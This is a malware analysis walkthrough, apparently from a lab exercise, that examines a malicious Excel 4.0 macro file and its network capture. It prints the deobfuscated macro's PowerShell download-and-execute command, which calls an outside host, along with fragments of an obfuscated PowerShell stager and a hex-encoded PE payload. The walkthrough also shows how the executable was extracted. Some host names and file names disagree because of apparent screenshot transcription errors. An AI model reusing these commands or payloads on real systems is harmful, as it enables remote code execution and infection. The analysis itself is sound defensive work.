

Initially we loaded the sample in oledump, `oledump.py 3270afb6349ded4b3adeb82aab1a2fa6.bin`

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1: 4096 '\x05DocumentSummaryInformation'
2: 4096 '\x05SummaryInformation'
3: 2611181 'Workbook'
```

here we did not find any available macros.

Now we load the sample in xlmdeobfuscator.py, to check whether the file is encrypted or not.

```
xlmdeobfuscator -f 3270afb6349ded4b3adeb82aab1a2fa6
```

Here in the output we can see that powershell is going to invoke whatever downloaded from <http://ahjurc.si/Code.txt>.

```
Unencrypted xls file

[Loading Cells]
auto_open: auto_open->McrWlz!$A$9591
[Starting Deobfuscation]
CELL:A9596 , PartialEvaluation , =EXEC("powershell.exe -Command IEX (New-Object('Net.WebClient
')).'DownloadsTrIng'('http://ahjurc.si/Code.txt'))

Files:

[END of Deobfuscation]
time elapsed: 0.38166236877441406
```

Now we will analyse the pcap.

69af1f8a78a329fd50a3fc444322532b.pcap						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
Apply a display filter ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	PcsCompu_33:a5:8d	Broadcast	ARP	42	Who has 192.168.56.1? Tell 192.168.56.101
2	0.000005	PcsCompu_33:a5:8d	Broadcast	ARP	42	Who has 192.168.56.1? Tell 192.168.56.101
3	0.000014	0a:00:27:00:00:00	PcsCompu_33:a5:8d	ARP	42	192.168.56.1 is at 0a:00:27:00:00:00
4	0.003552	192.168.56.101	224.0.0.252	LLMNR	66	Standard query 0x0fd9 A isatap
5	0.003556	192.168.56.101	224.0.0.252	LLMNR	66	Standard query 0x0fd9 A isatap
6	0.105702	PcsCompu_33:a5:8d	Broadcast	ARP	42	Who has 192.168.56.101? (ARP Probe)
7	0.105706	PcsCompu_33:a5:8d	Broadcast	ARP	42	Who has 192.168.56.101? (ARP Probe)
8	0.105924	192.168.56.101	224.0.0.252	LLMNR	66	Standard query 0x0fd9 A isatap
9	0.105934	192.168.56.101	224.0.0.252	LLMNR	66	Standard query 0x0fd9 A isatap
10	1.106953	PcsCompu_33:a5:8d	Broadcast	ARP	42	Who has 192.168.56.101? (ARP Probe)
11	1.106955	PcsCompu_33:a5:8d	Broadcast	ARP	42	Who has 192.168.56.101? (ARP Probe)
12	2.106239	PcsCompu_33:a5:8d	Broadcast	ARP	42	Who has 192.168.56.101? (ARP Probe)
13	2.106244	PcsCompu_33:a5:8d	Broadcast	ARP	42	Who has 192.168.56.101? (ARP Probe)
14	3.119191	192.168.56.101	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.252
15	3.119195	192.168.56.101	224.0.0.22	IGMPv3	54	Membership Report / Join group 224.0.0.252
16	3.126932	192.168.56.101	224.0.0.252	LLMNR	66	Standard query 0x7e5f ANY HR1-PC
17	3.126937	192.168.56.101	224.0.0.252	LLMNR	66	Standard query 0x7e5f ANY HR1-PC
18	3.132696	PcsCompu_33:a5:8d	Broadcast	ARP	42	Who has 192.168.56.1? Tell 192.168.56.101
19	3.132700	PcsCompu_33:a5:8d	Broadcast	ARP	42	Who has 192.168.56.1? Tell 192.168.56.101

Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)

We applied http filter assuming those request are made over plain http.

The screenshot shows the Wireshark interface with a packet capture of an HTTP GET request. The packet list shows a packet from 192.168.56.101 to 192.168.56.101, and the packet details pane shows the selected packet's structure.

No.	Time	Source	Destination	Protocol	Length	Info
151	222.352798	192.168.56.101	89.212.89.3	HTTP	122	GET /Code.txt HTTP/1.1
172	222.820274	89.212.89.3	192.168.56.101	HTTP	102	HTTP/1.1 200 OK (text/plain)
195	264.478041	192.168.56.101	195.22.153.135	HTTP	135	GET /rnp.txt HTTP/1.1
729	265.705648	195.22.153.135	192.168.56.101	HTTP	1010	HTTP/1.1 200 OK (text/plain)
732	272.907052	192.168.56.101	195.22.153.135	HTTP	111	GET /pld.txt HTTP/1.1
1697	274.982235	195.22.153.135	192.168.56.101	HTTP	554	HTTP/1.1 200 OK (text/plain)

Here we just follow the request,we can notice that it is powershell script.

```
Wireshark - Follow TCP Stream (tcp.stream eq 1) - 69af1f8a78a329df50a3fc444322532b.pcap

GET /Code.txt HTTP/1.1
Host: ahjuric.si
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 26 Jun 2020 15:38:47 GMT
Server: Apache
Last-Modified: Thu, 25 Jun 2020 06:19:08 GMT
Accept-Ranges: bytes
Content-Length: 15743
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/plain

.( $Env:comsPEC[4,15,25]-join'' ) ( " $(set 'OFS' ' ') " + [StriNg](
'1010000{110111D110111m1000101u1010010V1110011m100100u1000101X1001100m101100z101110u1000101V1111000D1000101z100000B10101X1000101z1111000V1100
101a1000101B1110101a1110100D101001D101111u101110u1010000}
101111B101100m1000101X100011{1111001{100000m100010a1111001D1110000z1100001m110011a11001D100000z101101}
111011m100000{110001X1000000101111D100101V1000001001010a100000100100B111001B1000001{100011a110011u1000001V1011010z111011z1000010a1101101
1000001100011101010001X1000001a110001z1110111X1000010u110111B10000010010011m1001100a101000001u1011010m111011u1000010z110111V1000001m1000111{1
0110011000001V100110}
1100111V1000001D110001z1000001X100011a1100111{1000001V1011010D110011z1000010m1101110u1000001a100011m100001a100000z1001001{1000001V1000001V111
01B1000001}1000011{1000001D1000001D100101X11000001u1000001a101110u1000001B1001000X111001D11000001V1001101}
110011D110000010B111001B1000001V1001000B1110011a1000001m1001101{1000001u1000010a111001m1000001}1001000D1110011}
1000001X1001101u1010001X100010B111001u1000001m1001100X1110011}
1000001a1001101V1110111u100010D111001m1000001V100001u11100011u1000001{1001100a1010001B100010B1101101D1000001m1000011a110001D11000001{1011010B100
0001m1000100m10100z1000001m1001000m1010001B100001}
1001010m1110111m1000001B1110011z1000001z100001B110001z1000001X1100011a110011D100010D1110000D1000001u100011m110100z100000D1001010}
111011a1000001m11001D11000001{1000010D1110111V110011a101100u1000001V100010B1000001X100011z1000001u1000001X1100010}
1110111m1000010z1100111}1000001a1001000B1100011u100000D1100010X110011z1000010}1100111{1000001B1000111{110111D1000001m10011001}
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Now we checked the another stream.

[illegible]


We go to file->Export Objects->http, here we see the above analysed files.

Wireshark · Export · HTTP object list				
Text Filter:		Content Type: All Content-Types		
Packet	Hostname	Content Type	Size	Filename
172	ahjuric.si	text/plain	15kB	Code.txt
729	office-service-tech.info	text/plain	561kB	mp.txt
1697	office-service-tech.info	text/plain	992kB	pld.txt

We load the save file in visual studio and we can note that it is an pe file (starting with 4D 5A).


```
pld.txt - Visual Studio Code
Edit Selection View Go Run Terminal Help
pld.txt x
home > remnux > Downloads > hitb > 04_excel_netwire > pld.txt
1  $54D, $55A, $590, $500, $503, $500, $500, $500, $504, $500, $500, $500, $5FF, $5FF, $500, $500, $5B8,
   $500, $500, $500, $500, $500, $500, $500, $540, $500, $500, $500, $500, $500, $500, $500, $500, $500,
   $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500,
   $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500,
   $500, $5B4, $509, $5CD, $521, $588, $501, $54C, $5CD, $521, $554, $568, $569, $573, $520, $570, $572,
   $56F, $567, $572, $561, $560, $520, $563, $561, $56E, $56E, $56F, $574, $520, $562, $565, $520, $572,
   $575, $56E, $520, $569, $56E, $520, $544, $54F, $553, $520, $56D, $56F, $564, $565, $52E, $50D, $50D,
   $50A, $524, $500, $500, $500, $500, $500, $500, $550, $545, $500, $500, $54C, $501, $507, $500,
   $559, $549, $5A0, $55E, $500, $500, $500, $500, $500, $500, $500, $500, $5E0, $500, $50E, $503, $50B,
   $501, $502, $519, $500, $50A, $502, $500, $500, $578, $500, $500, $500, $568, $500, $500, $52D, $524,
   $500, $500, $500, $510, $500, $500, $500, $520, $502, $500, $500, $500, $540, $500, $500, $510, $500,
   $500, $500, $502, $500, $500, $504, $500, $500, $500, $501, $500, $500, $500, $504, $500, $500, $500,
   $500, $500, $500, $500, $500, $530, $503, $500, $500, $504, $500, $500, $59F, $5CB, $502, $500, $502,
   $500, $500, $501, $500, $500, $520, $500, $510, $500, $500, $500, $500, $510, $500, $500, $510,
   $500, $500, $500, $500, $500, $500, $510, $500, $500, $500, $500, $5F0, $502, $500, $53B, $500, $500,
   $500, $500, $500, $503, $500, $5E8, $513, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500,
   $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500,
   $520, $503, $500, $5D0, $50D, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500,
   $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500,
   $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500, $500,
   $500, $500, $500, $500, $59C, $503, $503, $500, $5D4, $502, $500, $500, $500, $500, $500, $500, $500,
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Now we load the content in cyberchef, here we will dump the payload out.



The screenshot shows the CyberChef interface with a 'Find / Replace' recipe. The input is a hex string, and the output is the same hex string. The recipe is named 'Find / Replace' and has options for Global match, Case insensitive, Multiline matching, and Dot matches all. The output is a hex string representing the input.

We replace the \$ with "" and then we converted it backward(From Hex) i.e. the binary value it represent, now we can save this file to disk.



The screenshot shows the CyberChef interface with a 'From Hex' recipe. The input is a hex string, and the output is the same hex string. The recipe is named 'From Hex' and has options for Global match, Case insensitive, Multiline matching, and Dot matches all. The output is a hex string representing the input.

Here we checked the dumped file using command `file download.dat`

`download.dat: PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows`

Now we calculated its md5sum for further analysis using command `md5sum download.dat`

Output-`ef86e680b9b0f9d2b678c2bac63ee78a download.dat`

We move its content to an exe for further analysis.`mv download.dat download.exe`